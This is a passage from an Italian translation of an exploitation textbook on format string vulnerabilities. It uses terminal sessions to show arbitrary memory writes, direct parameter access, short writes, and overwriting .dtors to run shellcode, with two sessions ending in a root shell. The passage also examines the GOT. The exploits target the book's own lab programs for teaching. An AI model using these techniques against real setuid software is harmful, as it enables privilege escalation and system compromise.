reader@hacking:~/booksrc $ ./fmt_vuln2 $(printf "\xf4\x97\x04\x08JUNK\xf5\
x97\x04\x08JUNK\xf6\x97\x04\ x08JUNK\xf7\x97\x04\x08")%x%x%161x%n%222x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%161x%n%222x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3b0b7fe75
                                        0
                                                4b4e554a
[*] test_val @ 0x080497f4 = 109517 0x0001abcd
[*] next_val @ 0x080497f8 = 286331136 0x11111100
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0x06 - 0xab"
$1 = -165
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0x106 - 0xab"
$1 = 91
```

```
reader@hacking:~/booksrc $ ./fmt_vuln2 $(printf "\xf4\x97\x04\
x08JUNK\xf5\x97\x04\x08JUNK\xf6\x97\x04\ x08JUNK\xf7\x97\x04\
x08")%x%x%161x%n%222x%n%91x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%161x%n%222x%n%91x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3b0b7fe75fc
                                        0
                                                4b4e554a
                                                4b4e554a
[*] test_val @ 0x080497f4 = 33991629 0x0206abcd
[*] next_val @ 0x080497f8 = 286326784 0x11110000
reader@hacking:~/booksrc $
```

A ogni scrittura vengono sovrascritti dei byte della variabile next_val, adiacente a test_val. La tecnica del wrapping sembra funzionare bene, ma con l'ultima scrittura sorge un piccolo problema.

```
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0x08 - 0x06"
$1 = 2
reader@hacking:~/booksrc $ ./fmt_vuln2 $(printf "\xf4\x97\x04\x08JUNK\xf5\
x97\x04\x08JUNK\xf6\x97\x04\ x08JUNK\xf7\x97\x04\x08")%x%x%161x%n%222x%n%9
1x%n%2x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%161x%n%222x%n%91x%n%2x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3a0b7fe75fc
                                        0
                                                4b4e554a
                                                4b4e554a
[*] test_val @ 0x080497f4 = 235318221 0x0e06abcd
[*] next_val @ 0x080497f8 = 285212674 0x11000002
reader@hacking:~/booksrc $
```

Che cos'è successo qui? La differenza tra 0x06 e 0x08 è solo di due, ma vengono prodotti in uscita otto byte col risultato che il parametro di formato %n scrive nel byte 0x0e. Il motivo di questo comportamento è che l'opzione della larghezza di campo del parametro di formato %x specifica *solo la lunghezza minima* e così ha stampato 8 byte di dati. Questo problema può essere risolto con un'ulteriore operazione di wrapping; in ogni caso è bene conoscere le limitazioni dell'opzione della larghezza di campo.

```
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0x108 - 0x06"
$1 = 258
reader@hacking:~/booksrc $ ./fmt_vuln2 $(printf "\xf4\x97\x04\x08JUNK\xf5\
x97\x04\x08JUNK\xf6\x97\x04\ x08JUNK\xf7\x97\x04\x08")%x%x%161x%n%222x%n%9
1x%n%258x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%161x%n%222x%n%91x%n%258x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3a0b7fe75fc
                                    0
                                           4b4e554a
                                   4b4e554a
                                                  4b4e554a
[*] test_val @ 0x080497f4 = 134654925 0x0806abcd
[*] next_val @ 0x080497f8 = 285212675 0x11000003
reader@hacking:~/booksrc $
```

Proprio come prima, inseriamo indirizzi appropriati e dati di riempimento all'inizio della stringa di formato, e il byte meno significativo viene controllato da quattro operazioni di scrittura in modo da sovrascrivere tutti e quattro i byte della variabile test_val. Eventuali sottrazioni di valori dal byte meno significativo possono essere effettuate mediante il wrapping del byte in oggetto. Inoltre, ogni somma di meno di otto byte può richiedere a sua

volta un wrapping simile.

0x355 Accesso diretto ai parametri

L'accesso diretto ai parametri è un modo per semplificare gli exploit alle stringhe di formato. Negli exploit precedenti, ciascun argomento di formato doveva essere preso in considerazione sequenzialmente. Questo richiedeva l'uso di diverse istanze del parametro %x per saltare fino all'inizio della stringa di formato. In aggiunta, la natura sequenziale dell'operazione richiedeva tre word da 4 byte di riempimento per scrivere correttamente un intero indirizzo in una locazione di memoria arbitraria.

Come suggerisce il nome, l'*accesso diretto ai parametri* consente di accedere ai parametri direttamente utilizzando il qualificatore $. Per esempio, %n$d accede all'ennesimo parametro e lo visualizza come numero decimale.

```
printf("7th: %7$d, 4th: %4$05d\n", 10, 20, 30, 40, 50, 60, 70, 80);
```

La precedente chiamata di `printf()` avrebbe prodotto il seguente output:

```
7th: 70, 4th: 00040
```

Viene stampato 70 come numero decimale quando viene raggiunto il parametro di formato %7$d, dato che il settimo parametro è 70, quindi il secondo parametro di formato accede al quarto parametro e utilizza una larghezza di campo di 05. Tutti gli altri argomenti non vengono toccati. Questo metodo di accesso diretto elimina la necessità di iterare lungo

la memoria fino all'inizio della stringa di formato. L'output seguente mostra l'utilizzo dell'accesso diretto ai parametri.

```
reader@hacking:~/booksrc $ ./fmt_vuln AAAA%x%x%x%x
The right way to print user-controlled input:
AAAA%x%x%x%x
The wrong way to print user-controlled input:
AAAAbffff3d0b7fe75fc041414141
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $ ./fmt_vuln AAAA%4\$x
The right way to print user-controlled input:
AAAA%4$x
The wrong way to print user-controlled input:
AAAA41414141
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $
```

In questo esempio, l'inizio della stringa di formato si trova al quarto argomento. Invece di passare i primi tre argomenti con dei parametri di formato %x, accediamo direttamente alla memoria. Dato che lo faremo dalla riga di comando e il simbolo di dollaro è un carattere speciale, dobbiamo farlo precedere da un backslash. Questo indica solo alla shell di evitare di interpretare il simbolo di dollaro come un carattere speciale. La stringa di formato è visibile quando viene stampata correttamente. L'accesso diretto ai parametri semplifica anche la scrittura degli indirizzi in memoria. Dato che è possibile accedere direttamente alla memoria, non c'è bisogno di spaziatori di quattro byte o dati di riempimento per incrementare il contatore dei byte scritti. Ognuno dei parametri di formato %x che svolgono in genere questa funzione possono accedere direttamente a un frammento di memoria che si trovi prima della stringa di formato. Per esercizio, utilizziamo l'accesso

diretto ai parametri per scrivere un indirizzo dall'aspetto più realistico (0xbffffd72) all'interno della variabile test_vals.

```
reader@hacking:~/booksrc $ ./fmt_vuln $(perl -e 'print "\x94\x97\x04\x08" .
"\x95\x97\x04\x08" . "\x96\x97\x04\x08" . "\x97\x97\x04\x08"')%4\$n
The right way to print user-controlled input:
????????%4$n
The wrong way to print user-controlled input:
????????
[*] test_val @ 0x08049794 = 16 0x00000010
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0x72 - 16
$1 = 98
(gdb) p 0xfd - 0x72
$2 = 139
(gdb) p 0xff - 0xfd
$3 = 2
(gdb) p 0x1ff - 0xfd
$4 = 258
(gdb) p 0xbf - 0xff
$5 = -64
(gdb) p 0x1bf - 0xff
$6 = 192
(gdb) quit
reader@hacking:~/booksrc $ ./fmt_vuln $(perl -e 'print "\x94\x97\
x04\x08" . "\x95\x97\x04\x08" . "\x96\x97\x04\x08" . "\x97\x97\x04\
x08"')%98x%4\$n%139x%5\$n
The right way to print user-controlled input:
????????%98x%4$n%139x%5$n
The wrong way to print user-controlled input:
????????
                                                 bffff3c0
                                     b7fe75fc
[*] test_val @ 0x08049794 = 64882 0x0000fd72
reader@hacking:~/booksrc $ ./fmt_vuln $(perl -e 'print "\x94\x97\x04\x08" .
```

```
"\x95\x97\x04\x08" . "\x96\x97\x04\x08" . "\x97\x97\x04\x08"')%98x%4\$n%139
x%5\$n%258x%6\$n%192x%7\$n
The right way to print user-controlled input:
????????%98x%4$n%139x%5$n%258x%6$n%192x%7$n
The wrong way to print user-controlled input:
????????
                                                bffff3b0
                                    b7fe75fc
                     0
                               8049794
[*] test_val @ 0x08049794 = -1073742478 0xbffffd72
reader@hacking:~/booksrc $
```

Dato che non è necessario stampare il contenuto dello stack per raggiungere l'indirizzo desiderato, il numero di byte scritti dal primo parametro di formato è 16. L'accesso diretto si usa solo con i parametri %n, dato che prescinde dai valori utilizzati per gli spaziatori %x. Questo metodo semplifica il processo di scrittura di un indirizzo in memoria e riduce al minimo la dimensione della stringa di formato necessaria.

0x356 Uso di short write

Un'altra tecnica che semplifica gli exploit da stringa di formato è l'uso delle cosiddette *short write (scritture short*). Uno *short* è un tipo di dati C da due byte e i parametri di formato lo gestiscono in un modo particolare. Potete trovare una descrizione più completa dei diversi parametri di formato nella pagina di manuale di `printf()`. Nell'output seguente riportiamo la traduzione della parte che descrive il modificatore di lunghezza.

```
Il modificatore di lunghezza
    Qui, la conversione intera sta per conversione d, i, o, u, x o X.
```

```
h       Una conversione intera seguente corrisponde a un argomento
        short int o unsigned short int, oppure una conversione n
        seguente corrisponde a un puntatore a un argomento short int.
```

Il modificatore di lunghezza può essere utilizzato per scrivere short da due byte. Nell'output che segue scriviamo uno short (in grassetto) in entrambe le metà della nostra variabile di quattro byte test_val. Ovviamente possiamo continuare a usare l'accesso diretto.

```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%x%hn
The right way to print user-controlled input:
??%x%x%x%hn
The wrong way to print user-controlled input:
??bffff3d0b7fe75fc0
[*] test_val @ 0x08049794 = -65515 0xffff0015
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x96\x97\x04\x08")%x%x%x%hn
The right way to print user-controlled input:
??%x%x%x%hn
The wrong way to print user-controlled input:
??bffff3d0b7fe75fc0
[*] test_val @ 0x08049794 = 1441720 0x0015ffb8
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x96\x97\x04\x08")%4\$hn
The right way to print user-controlled input:
??%4$hn
The wrong way to print user-controlled input:
??
[*] test_val @ 0x08049794 = 327608 0x0004ffb8
reader@hacking:~/booksrc $
```

Utilizzando le short write, è possibile sovrascrivere un intero valore di 4 byte con solo due parametri %hn. Nell'esempio seguente, la variabile test_val viene sovrascritta ancora

una volta con l’indirizzo 0xbffffd72.

```
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0xfd72 - 8
$1 = 64874
(gdb) p 0xbfff - 0xfd72
$2 = -15731
(gdb) p 0x1bfff - 0xfd72
$3 = 49805
(gdb) quit
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08\x96\x97\
x04\x08")%64874x%4\$hn%49805x%5\ $hn
The right way to print user-controlled input:
????%64874x%4$hn%49805x%5$hn
The wrong way to print user-controlled input:
b7fe75fc
[*] test_val @ 0x08049794 = -1073742478 0xbffffd72
reader@hacking:~/booksrc $
```

L’esempio precedente ha usato un metodo simile al wrapping per gestire la seconda scrittura di 0xbfff (minore della prima scrittura di 0xfd72). Con le short write l’ordine delle scritture non è importante, perciò possiamo prima scrivere 0xfd72 e poi 0xbfff, se i due indirizzi vengono scambiati di posizione. Nell’output che segue, scriviamo prima l’indirizzo 0x08049796 e poi 0x08049794.

```
(gdb) p 0xbfff - 8
$1 = 49143
(gdb) p 0xfd72 - 0xbfff
$2 = 15731
(gdb) quit
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x96\x97\x04\x08\x94\x97\
x04\x08")%49143x%4\$hn%15731x%5\ $hn
```

```
The right way to print user-controlled input:
????%49143x%4$hn%15731x%5$hn
The wrong way to print user-controlled input:
????
                                                    b7fe75fc
[*] test_val @ 0x08049794 = -1073742478 0xbffffd72
reader@hacking:~/booksrc $
```

La capacità di sovrascrivere indirizzi di memoria arbitrari comprende in sé la possibilità di controllare il flusso di esecuzione di un programma. Un'opzione è quella di sovrascrivere l'indirizzo di ritorno del frame dello stack più recente, come abbiamo fatto con gli overflow basati su stack. Anche se si tratta di una opzione praticabile, esistono altri obiettivi caratterizzati da indirizzi di memoria più prevedibili. La natura degli overflow basati su stack consente di sovrascrivere il solo indirizzo di ritorno, ma le stringhe di formato consentono di scrivere su qualsiasi indirizzo in memoria, generando di fatto nuove possibilità.

0x357 Deviazioni con .dtors

Nei programmi binari compilati con il compilatore GNU C, vengono create delle particolari sezioni per i distruttori e i costruttori, dette rispettivamente .dtors e .ctors. Le funzioni costruttrici (dette generalmente *costruttori*) vengono eseguite prima della funzione `main()`, mentre quelle distruttrici (i *distruttori*) dopo che una funzione termina con la chiamata di sistema 'exit'. I distruttori e la relativa sezione .dtors rivestono un particolare interesse per noi.

Una funzione può essere dichiarata come distruttore definendola con l'attributo destructor, come nel codice di dtors_sample.c.

dtors_sample.c

```
#include <stdio.h>
#include <stdlib.h>

static void cleanup(void) __attribute__ ((destructor));

main() {
   printf("Some actions happen in the main() function..\n");
   printf("and then when main() exits, the destructor is called..\n");

   exit(0);
}

void cleanup(void) {
   printf("In the cleanup function now..\n");
}
```

Nel codice precedente, la funzione `cleanup()` viene definita con l'attributo destructor. Essa viene richiamata automaticamente quando termina la funzione `main()`:

```
reader@hacking:~/booksrc $ gcc -o dtors_sample dtors_sample.c
reader@hacking:~/booksrc $ ./dtors_sample
Some actions happen in the main() function..
and then when main() exits, the destructor is called..
In the cleanup() function now..
reader@hacking:~/booksrc $
```

Il comportamento di eseguire automaticamente una funzione all’uscita di un programma è controllato dalla sezione .dtors del file binario. Questa è un array di indirizzi a 32 bit terminata da un indirizzo NULL. L’array inizia sempre con 0xffffffff e termina con l’indirizzo NULL, ovvero 0x00000000. Tra questi delimitatori vengono inseriti tutti i puntatori alle funzioni che sono state dichiarate con l’attributo destructor. Possiamo utilizzare il comando nm per trovare l’indirizzo della funzione `cleanup()`, quindi utilizzare objdump per esaminare le sezioni del file binario.

```
reader@hacking:~/booksrc $ nm ./dtors_sample
080495bc d _DYNAMIC
08049688 d _GLOBAL_OFFSET_TABLE_
080484e4 R _IO_stdin_used
         w _Jv_RegisterClasses
080495a8 d __CTOR_END__
080495a4 d __CTOR_LIST__
❶080495b4 d __DTOR_END__
❷080495ac d __DTOR_LIST__
080485a0 r __FRAME_END__
080495b8 d __JCR_END__
080495b8 d __JCR_LIST__
080496b0 A __bss_start
080496a4 D __data_start
08048480 t __do_global_ctors_aux
08048340 t __do_global_dtors_aux
080496a8 D __dso_handle
         w __gmon_start__
08048479 T __i686.get_pc_thunk.bx
080495a4 d __init_array_end
080495a4 d __init_array_start
08048400 T __libc_csu_fini
08048410 T __libc_csu_init
         U __libc_start_main@@GLIBC_2.0
```

```
080496b0 A _edata
080496b4 A _end
080484b0 T _fini
080484e0 R _fp_hw
0804827c T _init
080482f0 T _start
08048314 t call_gmon_start
080483e8 t cleanup
080496b0 b completed.1
080496a4 W data_start
         U exit@@GLIBC_2.0
08048380 t frame_dummy
080483b4 T main
080496ac d p.0
         U printf@@GLIBC_2.0
reader@hacking:~/booksrc $
```

Il comando nm mostra che la funzione `cleanup()` si trova all'indirizzo 0x080483e8 (evidenziato in grassetto). Ci svela anche che la sezione .dtors inizia all'indirizzo 0x080495ac con __DTOR_LIST__ (❷) e termina all'indirizzo 0x080495b4 con __DTOR_END__ (❶). Questo significa che 0x080495ac dovrebbe contenere 0xffffffff, 0x080495b4 dovrebbe contenere 0x00000000 e l'indirizzo compreso tra di essi (0x080495b0) dovrebbe contenere il puntatore alla funzione `cleanup()` (0x080483e8).

Il comando objdump visualizza il contenuto preciso della sezione . dtors (in grassetto), anche se in un formato abbastanza confuso. Il primo valore 80495ac mostra semplicemente l'indirizzo della sezione .dtors. Poi vengono visualizzati i byte, invece delle DWORD, il che ne comporta l'inversione per via dell'architettura little endian. Con questa informazione tutto assume l'aspetto corretto.

```
reader@hacking:~/booksrc $ objdump -s -j .dtors ./dtors_sample

./dtors_sample:      file format elf32-i386
Contents of section .dtors:
80495ac ffffffff e8830408 00000000       ............
reader@hacking:~/booksrc $
```

Un dettaglio interessante della sezione .dtors è che ci si può scrivere. Un dump delle intestazioni ce ne fornisce conferma, mostrando che la sezione .dtors non è etichettata READONLY.

```
reader@hacking:~/booksrc $ objdump -h ./dtors_sample

./dtors_sample:     file format elf32-i386

Sections:
Idx Name          Size     VMA      LMA      File off Algn
0 .interp         00000013 08048114 08048114 00000114 2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
1 .note.ABI-tag   00000020 08048128 08048128 00000128 2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
2 .hash           0000002c 08048148 08048148 00000148 2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
3 .dynsym         00000060 08048174 08048174 00000174 2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
4 .dynstr         00000051 080481d4 080481d4 000001d4 2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
5 .gnu.version    0000000c 08048226 08048226 00000226 2**1
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
6 .gnu.version_r  00000020 08048234 08048234 00000234 2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
7 .rel.dyn        00000008 08048254 08048254 00000254 2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
8 .rel.plt        00000020 0804825c 0804825c 0000025c 2**2
```

```
                    CONTENTS, ALLOC, LOAD, READONLY, DATA
 9 .init            00000017 0804827c 0804827c 0000027c 2**2
                    CONTENTS, ALLOC, LOAD, READONLY, CODE
10 .plt             00000050 08048294 08048294 00000294 2**2
                    CONTENTS, ALLOC, LOAD, READONLY, CODE
11 .text            000001c0 080482f0 080482f0 000002f0 2**4
                    CONTENTS, ALLOC, LOAD, READONLY, CODE
12 .fini            0000001c 080484b0 080484b0 000004b0 2**2
                    CONTENTS, ALLOC, LOAD, READONLY, CODE
13 .rodata          000000bf 080484e0 080484e0 000004e0 2**5
                    CONTENTS, ALLOC, LOAD, READONLY, DATA
14 .eh_frame        00000004 080485a0 080485a0 000005a0 2**2
                    CONTENTS, ALLOC, LOAD, READONLY, DATA
15 .ctors           00000008 080495a4 080495a4 000005a4 2**2
                    CONTENTS, ALLOC, LOAD, DATA
16 .dtors           0000000c 080495ac 080495ac 000005ac 2**2
                    CONTENTS, ALLOC, LOAD, DATA
17 .jcr             00000004 080495b8 080495b8 000005b8 2**2
                    CONTENTS, ALLOC, LOAD, DATA
18 .dynamic         000000c8 080495bc 080495bc 000005bc 2**2
                    CONTENTS, ALLOC, LOAD, DATA
19 .got             00000004 08049684 08049684 00000684 2**2
                    CONTENTS, ALLOC, LOAD, DATA
20 .got.plt         0000001c 08049688 08049688 00000688 2**2
                    CONTENTS, ALLOC, LOAD, DATA
21 .data            0000000c 080496a4 080496a4 000006a4 2**2
                    CONTENTS, ALLOC, LOAD, DATA
22 .bss             00000004 080496b0 080496b0 000006b0 2**2
                    ALLOC
23 .comment         0000012f 00000000 00000000 000006b0 2**0
                    CONTENTS, READONLY
24 .debug_aranges 00000058 00000000 00000000 000007e0 2**3
                    CONTENTS, READONLY, DEBUGGING
25 .debug_pubnames 00000025 00000000 00000000 00000838 2**0
                    CONTENTS, READONLY, DEBUGGING
26 .debug_info      000001ad 00000000 00000000 0000085d 2**0
```

```
                  CONTENTS, READONLY, DEBUGGING
27 .debug_abbrev 00000066 00000000 00000000 00000a0a 2**0
                  CONTENTS, READONLY, DEBUGGING
28 .debug_line   0000013d 00000000 00000000 00000a70 2**0
                  CONTENTS, READONLY, DEBUGGING
29 .debug_str    000000bb 00000000 00000000 00000bad 2**0
                  CONTENTS, READONLY, DEBUGGING
30 .debug_ranges 00000048 00000000 00000000 00000c68 2**3
                  CONTENTS, READONLY, DEBUGGING
reader@hacking:~/booksrc $
```

Un altro interessante dettaglio relativo alla sezione .dtors è che essa è presente in tutti i file binari compilati con il compilatore GNU C, a prescindere dal fatto che ci siano o meno funzioni dichiarate con l'attributo destructor. Questo implica che il programma fmt_vuln.c deve possedere una sezione .dtors vuota. Possiamo verificarlo con nm e objdump.

```
reader@hacking:~/booksrc $ nm ./fmt_vuln | grep DTOR
08049694 d __DTOR_END__
08049690 d __DTOR_LIST__
reader@hacking:~/booksrc $ objdump -s -j .dtors ./fmt_vuln

./fmt_vuln:     file format elf32-i386

Contents of section .dtors:
8049690 ffffffff 00000000                     ........
reader@hacking:~/booksrc $
```

Come si vede nell'output precedente, la distanza tra __DTOR_LIST__ e __DTOR_END__ è di soli quattro byte: non c'è alcun indirizzo tra loro. Il dump ce lo conferma.

Dato che la sezione .dtors è scrivibile, se l'indirizzo che segue 0xffffffff viene sovrascritto con un puntatore valido, il flusso di esecuzione del programma verrà dirottato a quel puntatore subito dopo la chiamata di `exit()`. Questo sarà l'indirizzo di __DTOR_LIST__ più quattro, ovvero 0x08049694 (che è anche l'indirizzo di __DTOR_END__ in questo caso).

Se il programma è suid root e questo indirizzo viene sovrascritto, diventa possibile ottenere una shell di root.

```
reader@hacking:~/booksrc $ export SHELLCODE=$(cat shellcode.bin)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./fmt_vuln
SHELLCODE will be at 0xbffff9ec
reader@hacking:~/booksrc $
```

Possiamo inserire uno shellcode in una variabile d'ambiente e predirne l'indirizzo come da manuale. Dato che la differenza di lunghezza tra i nomi di getenvaddr.c e fmt_vuln.c è di due byte, all'esecuzione di fmt_vuln.c lo shellcode si troverà all'indirizzo 0xbffff9ec. Questo indirizzo dev'essere scritto nella sezione .dtors all'indirizzo 0x08049694 (in grassetto) utilizzando la vulnerabilità delle stringhe di formato. Nell'output seguente utilizziamo il metodo delle short write.

```
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0xbfff - 8
$1 = 49143
(gdb) p 0xf9ec - 0xbfff
$2 = 14829
(gdb) quit
reader@hacking:~/booksrc $ nm ./fmt_vuln | grep DTOR
```

```
08049694 d __DTOR_END__
08049690 d __DTOR_LIST__
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x96\x96\x04\x08\x94\x96\
x04\ x08")%49143x%4\$hn%14829x%5\$hn
The right way to print user-controlled input:
????%49143x%4$hn%14829x%5$hn
The wrong way to print user-controlled input:
????


                                            b7fe75fc
[*] test_val @ 0x08049794 = -72 0xffffffb8
sh-3.2# whoami
root
sh-3.2#
```

Anche se la sezione .dtors non è conclusa correttamente con un indirizzo NULL (0x00000000), l'indirizzo dello shellcode continua a essere considerato un puntatore a una funzione distruttrice. All'uscita del programma il flusso di esecuzione passa allo shellcode che produce una shell di root.

0x358 Un'altra vulnerabilità di notesearch

Oltre che della vulnerabilità da buffer overflow, il programma notesearch del Capitolo 2 soffre anche di una vulnerabilità da stringa di formato (evidenziata in grassetto nel listato seguente).

```
int print_notes(int fd, int uid, char *searchstring) {
   int note_length;
   char byte=0, note_buffer[100];
```

```
    note_length = find_user_note(fd, uid);
    if(note_length == -1) // Se raggiunge la fine del file,
       return 0;          // restituisce 0.

    read(fd, note_buffer, note_length); // Legge dati nota.
    note_buffer[note_length] = 0;       // Termina la stringa.

    if(search_note(note_buffer, searchstring)) // Se trova searchstring,
       printf(note_buffer);                    // stampa la nota.
    return 1;
 }
```

Questa funzione legge note_buffer da un file e stampa il contenuto senza fornire alcuna stringa di formato. Anche se questo buffer non può essere controllato direttamente dalla riga di comando, la vulnerabilità può essere sfruttata inviando dati precisi al file con il programma notetaker e quindi aprendo il file con notesearch. Nell'output che segue, usiamo il programma notetaker per creare un'annotazione che analizzi la memoria del programma notesearch. In questo modo scopriamo che l'ottavo parametro della funzione si trova all'inizio del buffer.

```
reader@hacking:~/booksrc $ ./notetaker AAAA$(perl -e 'print "%x."x10')
[DEBUG] buffer   @ 0x804a008: 'AAAA%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.'
[DEBUG] datafile @ 0x804a070: '/var/notes'
[DEBUG] file descriptor is 3
Note has been saved.
reader@hacking:~/booksrc $ ./notesearch AAAA
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
[DEBUG] found a 5 byte note for user id 999
[DEBUG] found a 35 byte note for user id 999
AAAAbffff750.23.20435455.37303032.0.0.1.41414141.252e7825.78252e78 .
```

```
-------[ end of note data ]-------
reader@hacking:~/booksrc $ ./notetaker BBBB%8\$x
[DEBUG] buffer   @ 0x804a008: 'BBBB%8$x'
[DEBUG] datafile @ 0x804a070: '/var/notes'
[DEBUG] file descriptor is 3
Note has been saved.
reader@hacking:~/booksrc $ ./notesearch BBBB
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
[DEBUG] found a 5 byte note for user id 999
[DEBUG] found a 35 byte note for user id 999
[DEBUG] found a 9 byte note for user id 999
BBBB42424242
-------[ end of note data ]-------
reader@hacking:~/booksrc $
```

Ora che conosciamo la mappa di memoria, l'exploit consiste semplicemente nel sovrascrivere la sezione .dtors con l'indirizzo dello shellcode che abbiamo iniettato.

```
reader@hacking:~/booksrc $ export SHELLCODE=$(cat shellcode.bin)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./notesearch
SHELLCODE will be at 0xbffff9e8
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0xbfff - 8
$1 = 49143
(gdb) p 0xf9e8 - 0xbfff
$2 = 14825
(gdb) quit
reader@hacking:~/booksrc $ nm ./notesearch | grep DTOR
08049c60 d __DTOR_END__
08049c5c d __DTOR_LIST__
reader@hacking:~/booksrc $ ./notetaker $(printf "\x62\x9c\x04\x08\x60\x9c\
x04\ x08")%49143x%8\$hn%14825x%9\$hn
[DEBUG] buffer   @ 0x804a008: 'b?`?%49143x%8$hn%14825x%9$hn'
```

```
[DEBUG] datafile @ 0x804a070: '/var/notes'
[DEBUG] file descriptor is 3
Note has been saved.
reader@hacking:~/booksrc $ ./notesearch 49143x
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
[DEBUG] found a 5 byte note for user id 999
[DEBUG] found a 35 byte note for user id 999
[DEBUG] found a 9 byte note for user id 999
[DEBUG] found a 33 byte note for user id 999


                                            21
-------[ end of note data ]-------
sh-3.2# whoami
root
sh-3.2#
```

0x359 Sovrascrittura della tabella GOT

Dato che un programma può utilizzare ripetutamente funzioni contenute all’interno di librerie, è utile disporre di una tabella di riferimento. Un’altra sezione speciale nei programmi binari funge allo scopo: la tabella PLT (Procedure Linkage Table). Questa sezione si compone di molte istruzioni di salto, ciascuna corrispondente all’indirizzo di una funzione. Opera come un trampolino: ogni volta che viene richiamata una funzione condivisa, il controllo passa alla PLT.

Un dump con disassemblatore della sezione PLT relativa al programma in esame (fmt_vuln.c) evidenza queste istruzioni di salto:

```
reader@hacking:~/booksrc $ objdump -d -j .plt ./fmt_vuln

./fmt_vuln:    file format elf32-i386

Disassembly of section .plt:

080482b8 <__gmon_start__@plt-0x10>:
 80482b8:      ff 35 6c 97 04 08      pushl 0x804976c
 80482be:      ff 25 70 97 04 08      jmp   *0x8049770
 80482c4:      00 00                  add   %al,(%eax)
        ...

080482c8 <__gmon_start__@plt>:
 80482c8:      ff 25 74 97 04 08       jmp *0x8049774
 80482ce:      68 00 00 00 00          push  $0x0
 80482d3:      e9 e0 ff ff ff          jmp   80482b8 <_init+0x18>

080482d8 <__libc_start_main@plt>:
 80482d8:      ff 25 78 97 04 08       jmp *0x8049778
 80482de:      68 08 00 00 00          push  $0x8
 80482e3:      e9 d0 ff ff ff          jmp   80482b8 <_init+0x18>
080482e8 <strcpy@plt>:
 80482e8:      ff 25 7c 97 04 08       jmp *0x804977c
 80482ee:      68  10 00 00 00         push  $0x10
 80482f3:      e9 c0 ff ff ff          jmp   80482b8 <_init+0x18>
080482f8 <printf@plt>:
 80482f8:      ff 25 80 97 04 08       jmp *0x8049780
 80482fe:      68 18 00 00 00          push  $0x18
 8048303:      e9 b0 ff ff ff          jmp   80482b8 <_init+0x18>

08048308 <exit@plt>:
 8048308:      ff 25 84 97 04 08       jmp *0x8049784
 804830e:      68 20 00 00 00          push  $0x20
 8048313:      e9 a0 ff ff ff          jmp   80482b8 <_init+0x18>
reader@hacking:~/booksrc $
```

Una di queste istruzioni di salto è associata alla funzone `exit()` che viene richiamata alla fine del programma. Se l'istruzione di salto della funzione `exit()` viene manipolata e ridiretta a uno shellcode, è possibile ottenere una shell di root. Ma la PLT è marcata READONLY.

```
reader@hacking:~/booksrc $ objdump -h ./fmt_vuln | grep -A1 "\ .plt\ "
10 .plt      00000060  080482b8 080482b8 000002b8 2**2
             CONTENTS, ALLOC, LOAD, READONLY, CODE
```

Un esame più attento alle istruzioni di salto (in grassetto) rivela che non si tratta di veri indirizzi, ma di puntatori a indirizzi. Per esempio, l'indirizzo reale della funzione `printf()` è memorizzato come un puntatore all'indirizzo di memoria 0x08049780 e l'indirizzo della funzione `exit()` è archiviato all'indirizzo 0x08049784.

```
080482f8 <printf@plt>:
 80482f8:     ff 25 80 97 04 08      jmp *0x8049780
 80482fe:     68 18 00 00 00         push  $0x18
 8048303:     e9 b0 ff ff ff         jmp   80482b8 <_init+0x18>

08048308 <exit@plt>:
 8048308:     ff 25 84 97 04 08      jmp *0x8049784
 804830e:     68 20 00 00 00         push  $0x20
 8048313:     e9 a0 ff ff ff         jmp   80482b8 <_init+0x18>
```

Questi indirizzi si trovano in un'altra sezione, detta GOT (Global Offset Table), su cui è possibile scrivere, e possono essere ottenuti direttamente visualizzando le dynamic relocation entries del file binario, utilizzando objdump.

```
reader@hacking:~/booksrc $ objdump -R ./fmt_vuln

./fmt_vuln:   file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049764 R_386_GLOB_DAT    __gmon_start__
08049774 R_386_JUMP_SLOT   __gmon_start__
08049778 R_386_JUMP_SLOT   __libc_start_main
0804977c R_386_JUMP_SLOT   strcpy
08049780 R_386_JUMP_SLOT   printf
08049784 R_386_JUMP_SLOT   exit


reader@hacking:~/booksrc $
```

